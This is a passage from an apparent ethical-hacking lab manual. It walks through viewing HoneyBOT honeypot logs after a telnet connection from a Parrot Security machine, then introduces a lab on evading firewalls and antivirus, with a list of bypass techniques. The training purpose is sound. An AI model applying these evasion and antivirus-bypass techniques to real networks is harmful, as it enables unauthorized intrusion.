    Note: If a **Bindings** pop-up appears, click **OK** to continue.



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
12. The **HoneyBOT** main window appears, as shown in the screenshot.



13. Now, leave the HoneyBOT window running on **Windows Server 2022**.
14. Switch to the **Parrot Security** virtual machine.
15. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
16. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
19. Now, type **cd** and press **Enter** to jump to the root directory.
20. In the terminal window; type **telnet [IP Address of the Windows Server 2022 machine]** and press **Enter**.
21. You will be prompted for the telnet credentials of the **Windows Server 2022** machine.

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


22. In this task, the IP address of **Windows Server 2022** is **10.10.1.22**; this may differ when you perform this task.



23. Switch back to the **Windows Server 2022** virtual machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.
24. Under **Ports**, you can see the port numbers from which **Windows Server 2022** received requests or attacks.
25. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2022 received requests.



26. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.



27. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.
28. In the screenshot, under **Connection Details**, you can view the **Date** and **Time** of the connection established as well as the protocol used.

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
29. **Connection Details** also shows the **Source IP**, **Port**, and **Server Port**, as shown below.

    Note: Simultaneously, you can run the ftp command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2022**.



30. After the completion of this task, **End** the lab instance, re-launch it. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.

31. Turn off the **Windows 11**, **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Evade Firewalls using Various Evasion Techniques

Bypassing a firewall is a technique where an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall.

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine

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- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Firewalls Evasion Techniques

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

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
Lab Tasks

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques

Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

